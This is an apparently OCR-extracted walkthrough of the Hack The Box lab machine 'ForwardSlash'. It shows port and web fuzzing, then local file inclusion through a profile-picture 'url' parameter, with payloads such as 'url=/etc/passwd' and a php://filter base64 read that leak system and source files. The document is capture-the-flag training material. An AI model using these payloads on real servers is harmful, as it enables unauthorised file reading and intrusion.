forwardslash

```
┌──(root💀 kali)-[/Documents/htb/boxes/forwardslash]
└─# nmap -sC -sV -oA nmap/forwardslash 10.10.10.183
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-27 10:57 EDT
Nmap scan report for 10.10.10.183
Host is up (0.063s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 3c:3b:eb:54:96:81:1d:da:d7:96:c7:0f:b4:7e:e1:cf (RSA)
|   256 f6:b3:5f:a2:59:e3:1e:57:35:36:c3:fe:5e:3d:1f:66 (ECDSA)
|_  256 1b:de:b8:07:35:e8:18:2c:19:d8:cc:dd:77:9c:f2:5e (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Did not follow redirect to http://forwardslash.htb
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

hosts ×

```
127.0.0.1   localhost
127.0.1.1   kali
10.10.10.183 forwardslash.htb
```

forwardslash.htb

GitHub - swisskyrepo/... | Reverse Shell Cheat Sh... | Linux - Privilege Escala... | Windows - Privilege Es... | CyberChef | CrackStation - Online ...

GET BACKSLASHED KID

| You call this security? LOL, absolute trash server... |

#Defaced • This was ridiculous, who even uses XML and Automatic FTP Logins

WE ARE:

-= The loyal followers of Sharon (May her soul be blessed). We do not forgive. We do not forget. We are legion. We are The Backslash Gang. =-

let's fuzz the web route

```
┌──(root💀 kali)-[/Documents/htb/boxes/forwardslash]
└─# ffuf -w /usr/share/seclists/Discovery/Web-Content/common.txt -u http://forwardslash.htb/FUZZ -fw 207 -e .txt -fw 20

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.3.0 Kali Exclusive <3
_____________________________________________________________
 :: Method           : GET
 :: URL              : http://forwardslash.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/common.txt
 :: Extensions       : .txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
 :: Filter           : Response words: 20
_____________________________________________________________

index.php               [Status: 200, Size: 1695, Words: 207, Lines: 42]
note.txt                [Status: 200, Size: 216, Words: 39, Lines: 5]
:: Progress: [9370/9370] :: Job [1/1] :: 651 req/sec :: Duration: [0:00:22] :: Errors: 0 ::
```

forwardslash.htb/note.txt

GTFOBins | GitHub - swisskyrepo/... | Reverse Shell Cheat Sh... | Linux - Privilege Escala... | Window


```
Pain, we were hacked by some skids that call themselves the "Backslash Gang"... I know... That name...
Anyway I am just leaving this note here to say that we still have that backup site so we should be fine.

-chiv
```


```
┌──(root💀 kali)-[/Documents/htb/boxes/forwardslash]
└─# curl http://forwardslash.htb/note.txt
Pain, we were hacked by some skids that call themselves the "Backslash Gang"... I know... That name...
Anyway I am just leaving this note here to say that we still have that backup site so we should be fine.

-chiv
```


hosts

```
127.0.0.1   localhost
127.0.1.1   kali
10.10.10.183 backup.forwardslash.htb forwardslash.htb
```


attempting with admin:admin









we start burp scan just in case



and create a new user



login



Let's fuzz more files in the webroute

```
┌──(root💀 kali)-[/Documents/htb/boxes/forwardslash]
└─# ffuf -w /usr/share/seclists/Discovery/Web-Content/raft-medium-words.txt -u http://backup.forwardslash.htb/FUZ

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.3.0 Kali Exclusive <3
________________________________________________
 :: Method           : GET
 :: URL              : http://backup.forwardslash.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-medium-words.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
________________________________________________

dev                     [Status: 301, Size: 332, Words: 20, Lines: 10]
.htm                    [Status: 403, Size: 288, Words: 20, Lines: 10]
.php                    [Status: 403, Size: 288, Words: 20, Lines: 10]
.                       [Status: 302, Size: 33, Words: 6, Lines: 1]
.htaccess               [Status: 403, Size: 288, Words: 20, Lines: 10]
.phtml                  [Status: 403, Size: 288, Words: 20, Lines: 10]
.html                   [Status: 403, Size: 288, Words: 20, Lines: 10]
.htc                    [Status: 403, Size: 288, Words: 20, Lines: 10]
.html_var_DE            [Status: 403, Size: 288, Words: 20, Lines: 10]
server-status           [Status: 403, Size: 288, Words: 20, Lines: 10]
.htpasswd               [Status: 403, Size: 288, Words: 20, Lines: 10]
.html.                  [Status: 403, Size: 288, Words: 20, Lines: 10]
.html.html              [Status: 403, Size: 288, Words: 20, Lines: 10]
.htpasswds              [Status: 403, Size: 288, Words: 20, Lines: 10]
.htm.                   [Status: 403, Size: 288, Words: 20, Lines: 10]
.htmll                  [Status: 403, Size: 288, Words: 20, Lines: 10]
```

backup.forwardslash.htb/dev/

GTFOBins | GitHub - swisskyrepo/... | Reverse Shell Cheat Sh... | Li

403 Access Denied

Access Denied From 10.10.14.23

Request

Raw | Params | Headers | Hex

Pretty | Raw | \n | Actions

```
GET /dev HTTP/1.1
Host: backup.forwardslash.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=au3qis1p1n4otsi328t48761kb
Upgrade-Insecure-Requests: 1
```

Response

Raw | Headers | Hex

Pretty | Raw | Render | \n | Actions

```
HTTP/1.1 400 Bad Request
Date: Thu, 27 May 2021 15:26:00 GMT
Server: Apache/2.4.29 (Ubuntu)
Content-Length: 301
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html>
  <head>
    <title>
      400 Bad Request
    </title>
  </head>
  <body>
    <h1>
      Bad Request
    </h1>
    <p>
      Your browser sent a request that this server could not understand.<br />
    </p>
    <hr>
    <address>
      Apache/2.4.29 (Ubuntu) Server at 127.0.1.1 Port 80
    </address>
  </body>
</html>
```

can offen bypass by using X-Forwarded-For: 127.0.0.1 but same result
this page to change the profile picture looks kind of interesting

backup.forwardslash.htb/profilepicture.php

yrepo/... | Reverse Shell Cheat Sh... | Linux - Privilege Escala... | Windows - Privilege Es... | CyberChef | CrackStation - Online ...

Change your Profile Picture!

This has all been disabled while we try to get back on our feet after the hack.
-Pain

URL:

Submit

we see the source to see what this forme want to send

```
<form action="/profilepicture.php" method="post">
        URL:
        <input type="text" name="url" disabled style="width:600px"><br>
        <input style="width:200px" type="submit" value="Submit" disabled>
</form>
```

it's a post request by send url as parameter , in burp repeter we create a such request

Request

Raw | Params | Headers | Hex

Pretty | Raw | \n | Actions

```
1  GET /profilepicture.php HTTP/1.1
2  Host: backup.forwardslash.htb
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Connection: close
8  Referer: http://backup.forwardslash.htb/welcome.php
9  Cookie: PHPSESSID=au3qis1p1n4otsi328t48761kb
10 Upgrade-Insecure-Requests: 1
11
12
```

it's like curl , wget

Request

Raw | Params | Headers | Hex

Pretty | Raw | \n | Actions

```
1  POST /profilepicture.php HTTP/1.1
2  Host: backup.forwardslash.htb
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
   Firefox/78.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0
   .8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Connection: close
8  Referer: http://backup.forwardslash.htb/welcome.php
9  Cookie: PHPSESSID=au3qis1p1n4otsi328t48761kb
10 Upgrade-Insecure-Requests: 1
11 Content-Length: 15
12 Content-Type: application/x-www-form-urlencoded
13
14 url=/etc/passwd
```

Response

Raw | Headers | Hex

Pretty | Raw | Render | \n | Actions

```
25     </div>
26     <form action="/profilepicture.php" method="post">
27       URL:
28       <input type="text" name="url" disabled style="width:600px">
         <br>
29       <input style="width:200px" type="submit" value="Submit" disabled>
30     </form>
31   </body>
32 </html>
33 root:x:0:0:root:/root:/bin/bash
34 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
35 bin:x:2:2:bin:/bin:/usr/sbin/nologin
36 sys:x:3:3:sys:/dev:/usr/sbin/nologin
37 sync:x:4:65534:sync:/bin:/bin/sync
38 games:x:5:60:games:/usr/games:/usr/sbin/nologin
39 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
40 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
41 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
42 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
43 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
44 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
45 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
46 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
47 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
48 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
49 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
50 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
51 systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
52 systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
53 syslog:x:102:106::/home/syslog:/usr/sbin/nologin
54 messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
55 _apt:x:104:65534::/nonexistent:/usr/sbin/nologin
56 lxd:x:105:65534::/var/lib/lxd/:/bin/false
```

when we try request index.php we see a costume permission denied msg

Request

Raw | Params | Headers | Hex

Pretty | Raw | \n | Actions

```
1  POST /profilepicture.php HTTP/1.1
2  Host: backup.forwardslash.htb
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
   Firefox/78.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0
   .8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Connection: close
8  Referer: http://backup.forwardslash.htb/welcome.php
9  Cookie: PHPSESSID=au3qis1p1n4otsi328t48761kb
10 Upgrade-Insecure-Requests: 1
11 Content-Length: 13
12 Content-Type: application/x-www-form-urlencoded
13
14 url=index.php
```

Response

Raw | Headers | Hex

Pretty | Raw | Render | \n | Actions

```
14   <meta charset="UTF-8">
15   <title>
       Welcome
     </title>
16   <link rel="stylesheet" href="bootstrap.css">
17   <style type="text/css">
18     body{
         font:14pxsans-serif;
         text-align:center;
       }
19     </style>
20   </head>
21   <body>
22     <div class="page-header">
23       <h1>
           Change your Profile Picture!
         </h1>
24       <font style="color:red">
           This has all been disabled while we try to get back on our feet after the
           <b>
             -Pain
           </b>
         </font>
25     </div>
26     <form action="/profilepicture.php" method="post">
27       URL:
28       <input type="text" name="url" disabled style="width:600px">
         <br>
29       <input style="width:200px" type="submit" value="Submit" disabled>
30     </form>
31   </body>
32 </html>
33 Permission Denied; not that way ;)
```

by using php filter , we try to request index.php again, which succed

Request

Raw | Params | Headers | Hex

Pretty | Raw | \n | Actions

```
1  POST /profilepicture.php HTTP/1.1
2  Host: backup.forwardslash.htb
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
   Firefox/78.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0
   .8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Connection: close
8  Referer: http://backup.forwardslash.htb/welcome.php
9  Cookie: PHPSESSID=au3qis1p1n4otsi328t48761kb
10 Upgrade-Insecure-Requests: 1
11 Content-Length: 57
12 Content-Type: application/x-www-form-urlencoded
13
14 url=php://filter/convert.base64-encode/resource=index.php
```

Response

Raw | Headers | Hex

Pretty | Raw | Render | \n | Actions

```
15   <title>
       Welcome
     </title>
16   <link rel="stylesheet" href="bootstrap.css">
17   <style type="text/css">
18     body{
         font:14pxsans-serif;
         text-align:center;
       }
19     </style>
20   </head>
21   <body>
22     <div class="page-header">
23       <h1>
           Change your Profile Picture!
         </h1>
24       <font style="color:red">
           This has all been disabled while we try to get back on our feet after the hack.<br>
           <b>
             -Pain
           </b>
         </font>
25     </div>
26     <form action="/profilepicture.php" method="post">
27       URL:
28       <input type="text" name="url" disabled style="width:600px">
         <br>
29       <input style="width:200px" type="submit" value="Submit" disabled>
30     </form>
31   </body>
32 </html>
33 dTw/cGhwCi8vIEluaXRpYWxpemUgdGhlIHNlc3Npb24Kc2Vzc2lvbl9zdGFydCgpOwoKLy8gQ2hlY2sgaWYgdGhlIHVzZXIgaX
```

we can see the source of index.php but nothing interesting

Dashboard | Target | Proxy | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender | Project options | User options

T4KCTxhIGhyZWY9InByb2ZpbGVwaWN0dXJlLnBocCIgY2xhc3M9ImJ0biBidG4tZGFuZ2VyIj5DaGFuZ2UgWW91ciBQcm9maWxlIFBpY3R1cmU8L2E+CiAgICA8L3A+CjwvYm9keT4KPC9odG1sPgo=

```
u<?php
// Initialize the session
session_start();

// Check if the user is logged in, if not then redirect him to login page
if(!isset($_SESSION["loggedin"]) || $_SESSION["loggedin"] !== true){
    header("location: login.php");
    exit;
```

this time we request /dev/index.php

Request

Raw | Params | Headers | Hex

Pretty | Raw | \n | Actions

```
1  POST /profilepicture.php HTTP/1.1
2  Host: backup.forwardslash.htb
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
   Firefox/78.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0
   .8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Connection: close
8  Referer: http://backup.forwardslash.htb/welcome.php
9  Cookie: PHPSESSID=au3qis1p1n4otsi328t48761kb
10 Upgrade-Insecure-Requests: 1
11 Content-Length: 61
12 Content-Type: application/x-www-form-urlencoded
13
14 url=php://filter/convert.base64-encode/resource=dev/index.php
```

Response

Raw | Headers | Hex

Pretty | Raw | Render | \n | Actions

```
    Welcome
  </title>
16 <link rel="stylesheet" href="bootstrap.css">
17 <style type="text/css">
18   body{
       font:14pxsans-serif;
       text-align:center;
     }
19   </style>
20 </head>
21 <body>
22   <div class="page-header">
23     <h1>
         Change your Profile Picture!
       </h1>
24     <font style="color:red">
         This has all been disabled while we try to get back on our feet after the hack.<br>
         <b>
           -Pain
         </b>
       </font>
25   </div>
26   <form action="/profilepicture.php" method="post">
27     URL:
28     <input type="text" name="url" disabled style="width:600px">
       <br>
29     <input style="width:200px" type="submit" value="Submit" disabled>
30   </form>
31 </body>
32 </html>
